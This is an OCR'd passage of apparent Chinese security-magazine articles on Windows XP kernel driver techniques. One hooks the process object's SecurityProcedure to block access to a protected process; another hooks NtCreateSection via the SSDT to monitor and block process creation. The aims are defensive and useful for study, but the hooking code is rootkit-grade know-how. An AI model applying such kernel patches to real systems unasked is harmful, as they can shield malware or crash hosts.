


图 4

本文到此结束，欢迎各方人士对本文的不足进行批评指正。对于本文提出的思路，我现在想到的最大用途是在驱动里用 shellcode 实现 WPON 和 WPOFF（这两个函数在修改内核内存时会用到）。当然，Win64 下的 WPON、WPOFF 与 Win32 下的有一点不同，我在后面的文章中还要详细叙述。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Security、保护进程



修改 Security 方法保护进程

文/图 SCEIIP

为了防止被恶意程序攻击，安全软件通常会使用一些方法保护自身进程不被访问。在内核中修改 SSDT 挂钩 NtOpenProcess 可以算是比较常见的做法，然而在用户模式中，并非只有这一个函数能打开进程。随着系统的更新，新增加的函数如

NtGetNextProcess 等也能间接获得进程的句柄，这些都使这类保护方法变得越来越复杂。然而，在用户模式下打开进程，进行权限检查通常是必需的。本文通过修改进程的 Security 方法，在检查权限的过程中保护指定的进程，从而对用户模式下的绝大部分访问进程的途径进行监视，并拦截访问受保护进程的操作。

作为一个能被用户模式访问的内核对象，进程对象显然拥有 Security 方法，在被打开时，对象管理器会调用这个方法进行权限检查，从而使一个程序无法打开一个其无权访问的进程。对象的 Security 方法由一个函数实现，这个函数的地址存储在描述对象类型 OBJECT_TYPE 结构的 OBJECT_TYPE_INITALIZER 中的 SecurityProcedure 处。通过修改进程对象的 SecurityProcedure，我们可以自己实现权限检查，并拒绝对受保护的进程的访问。

不同版本的系统中，OBJECT_TYPE 结构并不相同。在 windbg 中加载 ntoskrnl 的符号后就可以查看到该结构的具体信息。下面以 Windows XP 为例进行分析。

```
kd> dt nt!_OBJECT_TYPE poi(PsProcessType)
//PsProcessType 存储了进程对象的 OBJECT_TYPE 结构的地址
   +0x000 Mutex          : _ERESOURCE
   +0x038 TypeList       : _LIST_ENTRY [ 0x8287f078 - 0x8287f078 ]
   +0x040 Name           : _UNICODE_STRING "Process"
   +0x048 DefaultObject  : (null)
   +0x04c Index          : 5
   +0x050 TotalNumberOfObjects : 0x18
   +0x054 TotalNumberOfHandles : 0x68
   +0x058 HighWaterNumberOfObjects : 0x18
   +0x05c HighWaterNumberOfHandles : 0x69
   +0x060 TypeInfo       : _OBJECT_TYPE_INITIALIZER
   +0x0ac Key            : 0x636f7250
   +0x0b0 ObjectLocks    : [4] _ERESOURCE
```

由以上代码可得知 OBJECT_TYPE_INITALIZER 结构在 OBJECT_TYPE 结构中，其偏移为 0x60。继续分析此结构。

```
kd> dt nt!_OBJECT_TYPE_INITIALIZER poi(PsProcessType)+0x60
   +0x000 Length            : 0x4c
   +0x002 UseDefaultObject  : 0 ''
   +0x003 CaseInsensitive   : 0 ''
   +0x004 InvalidAttributes : 0xb0
   +0x008 GenericMapping    : _GENERIC_MAPPING
   +0x018 ValidAccessMask   : 0x1f0fff
   +0x01c SecurityRequired  : 0x1 ''
   +0x01d MaintainHandleCount : 0 ''
   +0x01e MaintainTypeList  : 0 ''
   +0x020 PoolType          : 0 ( NonPagedPool )
   +0x024 DefaultPagedPoolCharge : 0x1000
   +0x028 DefaultNonPagedPoolCharge : 0x290
   +0x02c DumpProcedure     : (null)
   +0x030 OpenProcedure     : (null)
   +0x034 CloseProcedure    : (null)
   +0x038 DeleteProcedure   : 0x80582f2b     void
nt!PspProcessDelete+0
   +0x03c ParseProcedure    : (null)
   +0x040 SecurityProcedure : 0x8056ca25     long
nt!SeDefaultObjectMethod+0
   +0x044 QueryNameProcedure : (null)
   +0x048 OkayToCloseProcedure : (null)
```

可以看到，SecurityProcedure 在 OBJECT_TYPE_INITALIZER 结构中的偏移是 0x40，因此，SecurityProcedure 在整个 OBJECT_TYPE 结构中的偏移（Windows XP 系统下）为 0x40+0x60=0xa0。进程对象 OBJECT_TYPE 结构的地址存储在 PsProcessType 中。在示例程序中，只硬编码了 Windows XP 系统下的偏移，因此只能在 Windows XP 下运行。感兴趣的读者可以分析其他系统下的偏移并加以修改。

```
void Hook()
{
    PVOID* p;
    p = (PVOID*)(*((PULONG)PsProcessType) + 0x60+0x40);
    porigsecurityproc = *p;          //记录下原始的 SecurityProcedure
    *p= (PVOID)MySecurityProc;//将 SecurityProcedure 替换成
自己的函数
}
void Unhook()
{
    PVOID* p;
    p = (PVOID*)(*((PULONG)PsProcessType) + 0x60+0x40);
    *p= (PVOID)porigsecurityproc;   //还原为原始的
SecurityProcedure
}
```

同时，对于进程对象，其原始的 SecurityProcedure 为 SeDefaultObjectMethod。这个函数并没有导出，也没有文档介绍。通过对它的分析可得知，这个函数有 9 个参数，其中第一个参数为对象的指针，即进程 EPROCESS 结构的地址。由于在本例中只会处理这一个参数，所以在本例中此函数如此声明：

```
NTSTATUS
__stdcall
SeDefaultObjectMethod(
    PVOID Object,ULONG arg1,ULONG arg2,ULONG
arg3,ULONG arg4,ULONG arg5,ULONG arg6,ULONG arg7,ULONG
arg8
)
```

将 SecurityProcedure 修改成自己的函数以后，进行权限检查时，它会被调用。此函数需要判断 Object 是不是指向要保护的进程，如果是，则直接返回 STATUS_ACCESS_DENIED 以阻止对其的访问，反之则放行。值得注意的是，放行后仍需调用原始的 SeDefaultObjectMethod，以进一步确认其是否有打开指定进程的权限。

```
__declspec(naked)NTSTATUS
__stdcall
OrigSecurityProc(
    PVOID Object,ULONG arg1,ULONG arg2,ULONG arg3,
ULONG arg4,ULONG arg5,ULONG arg6,ULONG arg7,ULONG arg8
)
{
    __asm
    {
        jmp porigsecurityproc   //跳转到原始的 SecurityProcedure
    }
}
NTSTATUS
__stdcall
MySecurityProc(     //将进程对象的 SecurityProcedure 修改为此函数
    PVOID Object,ULONG arg1,ULONG arg2,ULONG arg3,
ULONG arg4,ULONG arg5,ULONG arg6,ULONG arg7,ULONG arg8
)
{
    if (Object == protectedprocess) //是否要访问受保护的进程
    {
        return STATUS_ACCESS_DENIED;   //拒绝访问
    }
    return OrigSecurityProc(Object,arg1,arg2,arg3,arg4,arg5,arg6,
arg7,arg8); //调用原始的 SecurityProcedure，即 SeDefaultObjectMethod
}
```

示例程序 test.exe 启动时，会加载驱动并通过 IoControl 方式调用，以设置受保护的进程。之后用任务管理器结束进程，会返回“拒绝访问”的错误，如图 1 所示。





图 1 任务管理器无法结束受保护的进程

这种方法对用户模式绝大部分访问进程的方式都能进行拦截。由于利用了 Windows 本身的安全机制，相对于修改 SSDT、Inline Hook 深层内核函数等来说，这种方法显得更加简单、稳定(示例程序的源码中具体实现此方法的部分非常简短)。然而，由于内核模式下驱动有办法绕过权限检查直接访问进程对象，所以对于内核模式下进程的访问需要另外的处理方法。安全软件也可以通过限制驱动加载来解决这个问题，这也是目前大多数主动防御软件会做的事情。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：进程监控、rootkit



系统范围内的进程创建监控实现

文/图 换心

如今很多 rootkit 和木马、病毒等恶意软件都会在后台创建进程，来执行一些恶意功能，因此，如果能监控系统内所有进程的创建，提交给用户来决定是否允许创建，这在一定程度上可以提高 PC 的安全性。本文则讲解如何通过编程来实现这一功能。

监控进程创建，实质上就是监控特定 API 的调用。通常监控 API 既可以在用户模式也可以在核心模式实现，本文所采用的是核心态的方法。因为所有用户态的函数调用最终也是转化为核心态的 API，因此这样实现更底层。并且，在核心态下，我们的代码具有更高的权限，也能有效抵抗 rootkit 等恶意程序。要想知道该监控哪个 API，首先需要弄清楚创建进程的步骤，所调用的 API 及顺序。下面是进程创建的步骤。

（1）可执行文件被打开 FILE_EXECUTE 访问权限。

（2）可执行映像（Executable image）被加载到内存中。

（3）建立进程执行对象（Process Executive Object，EPROCESS， KPROCESS 和 PEB 结构）。

（4）为新创建的进程分配地址空间。

（5）建立进程的主线程的线程执行对象（Thread Executive Object，ETHREAD，KTHREAD 和 TEB 结构）。

（6）建立主线程的堆栈。

（7）建立主线程的执行上下文（Execution context）。

（8）通知 Win32 子系统新进程信息。

进程创建得以成功，依赖于上面所列举的每一步的成功执行。如果我们终止这些步骤中的任何一步，接下来的操作就会失败，这样进程创建就会被终止。所有这些步骤都要调用对应的 native API 函数，所以，为了监控进程创建，我们需要做的就是挂钩这些 API 函数，不让启动新进程的代码通过。

那需要挂钩哪个 API 函数呢？很容易想到 NtCreateProcess()，但其实这样做是不行的，因为也有可能不通过这个函数创建一个进程。比如，通过 CreateProcess()建立一个进程相关的内核模式结构而不是通过 NtCreateProcess()创建。

为了监视进程创建，我们可以挂钩 NtCreateFile()和 NtOpenFile()，也可以挂钩 NtCreateSection()——一个可执行文件要运行而不调用这些函数是绝不可能的。如果我们决定监视 NtCreateFile()和 NtOpenFile()，就必须区分进程创建和正常的文件 I/O 操作。这个实现起来不太容易。例如，我们很难判断，当一个可执行文件用 FILE_ALL_ACCESS 属性来打开时，它是一个 I/O 操作还是进程创建的一部分，必须依据调用线程下一步的操作才能断定。因此，挂钩 NtCreateFile()和 NtOpenFile()不是最好的选择。

挂钩 NtCreateSection()是更合理的——如果有一个映射可执行文件作为映像（SEC_IMAGE 属性）的请求，我们拦截了这个请求对 NtCreateSection()的调用，再结合具有可执行属性的页的请求，就可以确定进程将要被启动。在这个时候我们可以做决定，如果不希望进程被创建，那就让 NtCreateSection()返回 STATUS_ACCESS_DENIED。因此，为了获得在机器上面全面监控进程创建的权力，我们要做的就是在系统上挂钩 NtCreateSection()。其函数原型如下：

```
NTSTATUS  NtCreateSection(
    OUT PHANDLE   SectionHandle,
    IN ACCESS_MASK   DesiredAccess,
    IN POBJECT_ATTRIBUTES   ObjectAttributes OPTIONAL,
    IN PLARGE_INTEGER   MaximumSize OPTIONAL,
    IN ULONG   SectionPageProtection,
    IN ULONG   AllocationAttributes,
    IN HANDLE   FileHandle OPTIONAL);
```

该函数实现映射文件功能。进程创建时不可能绕过对该 API 的调用，只是在参数 SectionPageProtection 和 AllocationAttributes 部分，进程创建与普通的映射文件有所区别，具体见后面的代码。

本文采用的是 SSDT Hook 的方式，关于 SSDT Hook 的详细介绍这里不再赘述，读者可以参考一下其他资料。简单的说，SSDT Hook 就是改变 SSDT（System Services Descriptor Table，即系统服务描述符表）中的要 Hook 的函数地址，使之指向我们的函数。SSDT 的描述如下面的结构所示：

```
struct SYS_SERVICE_TABLE {
    void **ServiceTable;
    unsigned long CounterTable;
    unsigned long ServiceLimit;
    void **ArgumentsTable;
    };
```

Hook NtCreateSection()就是将 ServiceTable 中 NtCreateSection() 所在项的函数地址改为我们自己函数的地址，这样在调用 NtCreateSection()时，就会运行我们的函数。这里涉及修改内存写保护属性的问题，本文使用的是 MmMapIoSpace 映射的方法。

首先介绍驱动的实现。本文在 windows 7 下用 WDK 7600.16385.0（Windows Driver Kits）来开发 Windows XP 下的驱动，图 1 所示为源文件以及所需的 sources 和 makefile 文件。单击 Windows 键→"所有程序"→"Windows Driver Kits"→"Build Enviroments"→"Windows XP"→"x86 Checked Build Enviroment"，如图 2 所示。进到源文件所在目录，输入 build 进行编译，如图 3 所示。




图 1　驱动源文件




图 2　选择编译环境




图 3　编译驱动源文件

我们要实现的程序功能是，拦截进程创建，将拦截到的进程的信息（比如完整路径）反馈给用户，让用户来选择，如果用户允许，则加入白名单，下次该进程创建就自动放行；如果用户不允许，则让进程创建失败。

下面结合代码具体讲解各个功能如何实现。

我们的程序由两部分组成：一个内核模式的驱动和一个用户模式的应用程序。驱动和应用程序之间通过通信缓冲区进行通信。首先在应用程序中加载驱动，并将 NtCreateSection 的索引和通信缓冲区地址传递给驱动。代码如下：

```
    //打开设备
    device=CreateFile("\\\\.\\PROTECTOR",GENERIC_READ|GENE
RIC_WRITE,0,0,OPEN_EXISTING,FILE_ATTRIBUTE_SYSTEM,0);
    //取得 NtCreateSection 的索引，将它传给驱动，也将缓冲区的地
    //址传给驱动
    DWORD* addr = (DWORD *) (1 + (DWORD)
GetProcAddress(GetModuleHandle ("ntdll.dll"), "NtCreateSection"));
    ZeroMemory(outputbuff,256);
    controlbuff[0] = addr[0];
    controlbuff[1] = (DWORD)&outputbuff[0];
    DeviceIoControl(device,1000,controlbuff,256,controlbuff,256,&dw,0);
```

上面的代码中，获取服务索引值的方法是，由于所有从 ntdll.dll 导出的函数（stub）都是以"MOV EAX, ServiceIndex"开始的，对所有 Windows NT 的版本都一样。这是一个 5 字节的指令，MOV EAX 的机器码（opcode）作为第一个字节，索引值作为剩下的 4 个字节。因此，要获取特定 native API 所对应的服务索引值，需要做的就是从这个（函数）地址中读取这个 4 个字节，具体位置在函数（stub）开始的 1 个字节的偏移处。

当驱动接收到应用程序的 IOCTL（DeviceIoControl 函数发送的内容）时，将实际服务地址保存到全局变量 RealCallee 中，将代理函数的地址写入了 SSDT。这里 SSDT Hook 采用的是 MmMapIoSpace 映射的方法，具体原理可以参考《SSDT Hook 之 MmMapIoSpace 方法》一文。代码如下：

```
NTSTATUS DrvDispatch(IN PDEVICE_OBJECT device,IN PIRP Irp)
{
    UCHAR*buff=0; ULONG a,base;
    PIO_STACK_LOCATION loc=IoGetCurrentIrpStackLocation(Irp);
    if(loc->Parameters.DeviceIoControl.IoControlCode==1000)
    {
        buff=(UCHAR*)Irp->AssociatedIrp.SystemBuffer;
        // Hook 系统服务分配表
        memmove(&Index,buff,4);
        a=4*Index+(ULONG)KeServiceDescriptorTable->
ServiceTable;
        base=(ULONG)MmMapIoSpace(MmGetPhysical
Address((void*)a),4,0);
        KdPrint(("address a:%08X,address base:%08x\n",a,base));
        a=(ULONG)&Proxy;
        _asm
        {
            mov eax,base
            mov ebx,dword ptr[eax]
            mov RealCallee,ebx
            mov ebx,a
            mov dword ptr[eax],ebx
        }
    MmUnmapIoSpace(base,4);
        memmove(&a,&buff[4],4);
        output=(char*)MmMapIoSpace(MmGetPhysicalAddress
((void*)a),256,0);
    }
    Irp->IoStatus.Status=0;
```

```
        IoCompleteRequest(Irp,IO_NO_INCREMENT);
        return 0;
    }
```

将 NtCreateSection 的地址改为我们自己的函数 Proxy()，这样每次调用 NtCreateSection，函数就会执行。Proxy()代码如下：

```
_declspec(naked) Proxy()
{
    _asm{
        pushfd
            pushad
            mov ebx,esp
            add ebx,40
            push ebx
            call check
            cmp eax,1
            jne block
            popad
            popfd
            jmp RealCallee
block:popad
        mov ebx, dword ptr[esp+8]
        mov dword ptr[ebx],0
        mov eax,0xC0000022L
        popfd
        ret 32
    }
}
```

从上面的代码中可以很清晰地看到，Proxy()保存了通用寄存器和标志寄存器，把该服务的参数指针压栈，然后调用 check()。如果 check()返回 True，则表示用户希望 NtCreateSection 调用成功，于是 Proxy()恢复通用寄存器和标志寄存器，然后将控制权交给原服务实现处；否则，Proxy()将 STATUS_ACCESS_DENIED 传递给 EAX，恢复 ESP 然后返回——在调用者看来，就像 NtCreateSection()返回一个 STATUS_ACCESS_DENIED 错误状态而调用失败。

